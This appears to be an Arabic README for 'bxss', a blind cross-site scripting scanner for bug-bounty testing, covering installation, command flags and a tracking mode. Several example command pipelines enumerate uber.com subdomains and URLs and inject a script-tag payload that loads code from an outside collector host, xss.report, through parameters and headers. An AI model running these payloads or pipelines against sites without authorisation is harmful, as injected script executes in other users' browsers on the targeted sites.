ethicalhackingplayground/bxss
أداة Blind XSS Scanner هي أداة يمكن استخدامها لفحص الثغرات الأمنية الخاصة بـ XSS المخفي (Blind XSS) في تطبيقات الويب.



Bxss هو ماسح XSS أعمى عالي الأداء يقوم بأتمتة اكتشاف ثغرات XSS العمياء في تطبيقات الويب.
نعمل حاليًا بنشاط على دمج مجموعة عمال تعتمد على Chromium لتعزيز أداء bxss على الأجهزة منخفضة الإمكانيات.
ستتيح هذه الميزة إسناد المهام كثيفة الموارد، مثل اكتشاف XSS القائم على DOM أو فحص الحمولات بعد التشغيل، إلى مثيلات Chromium خفيفة الوزن تُدار عبر مجموعة. من خلال توزيع عبء العمل عبر سياقات متصفح دون واجهة رسومية بعدد محدود وفعال، سيظل bxss سريع الاستجابة وقابلًا للاستخدام حتى على الأجهزة الأقل إمكانيات.
سيجعل هذا bxss ليس فقط قويًا بل أيضًا سهل الوصول، بغض النظر عن قيود النظام.
go install -v github.com/ethicalhackingplayground/bxss/v2/cmd/bxss@latest
| الوسيطة | الوصف | القيمة الافتراضية |
|---|---|---|
-a | إلحاق الحمولة بالبارامتر | false |
-c int | تعيين مستوى التزامن | 30 |
-H string | تعيين عنوان مخصص | "" |
-hf string | مسار ملف يحتوي على عناوين | "" |
-p string | حمولة XSS العمياء | "" |
-pf string | مسار ملف يحتوي على حمولات | "" |
-t | اختبار البارامترات للـ XSS الأعمى | false |
-X string | طريقة HTTP المستخدمة | "" |
-v | تفعيل وضع التصحيح | false |
-rl float | حد المعدل (طلب في الثانية) | 0 |
-f | اتباع التوجيهات (Redirects) | false |
-l | تفعيل وضع التتبع (تجريبي) | false |

وضع التتبع هو ميزة تجريبية تسمح لك بتعقب المكان الذي تم فيه تشغيل BlindXSS، بعض منصات BlindXSS الخارجية مثل https://xss.report/ تتيح لك تحديد بارامترات مخصصة في حمولاتك، وهذا يتيح لك تتبع المكان الذي تم فيه تشغيل BlindXSS، على سبيل المثال إذا حددت البارامتر url=https://somehost.com في حمولتك، ستستخدم الأداة الحمولة
'"><script src=https://xss.report/c/username?url=https://somehost.com></script>'
للاختبار وعند التشغيل، ستتمكن من فحص DOM ورؤية المضيف الذي تم تشغيل BlindXSS منه.

تأكد عند تعيين بارامترات مخصصة في لوحة التحكم الخاصة بك من تعيين url={LINK} حتى يتمكن bxss من استبدال {LINK} تلقائيًا بالرابط الفعلي.
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-t
subfinder -d uber.com \
| gau \
| grep "&" \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
subfinder -d uber.com \
| gau \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "X-Forwarded-For"
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t
curl -X GET -H "Authorization: Bearer <Token>" \
-H "X-Secret-Key: <Secret>" \
https://dorki.attaxa.com/api/search?q=site:example.com -s \
| jq -r .[][].url \
| grep "&" \
| bxss -a -p '><script src=https://xss.report/c/username></script>'
echo uber.com \
| haktrails subdomains \
| httpx \
| hakrawler -u \
| bxss -a -p '><script src=https://xss.report/c/username></script>' \
-H "User-Agent" \
-t \
-rl 10
للبحث المتقدم عن الثغرات واستكشافها، اطّلع على Dorki واشترك اليوم!
إذا حصلت على مكافأة باستخدام هذه الأداة، فكر في دعمي بشراء فنجان قهوة!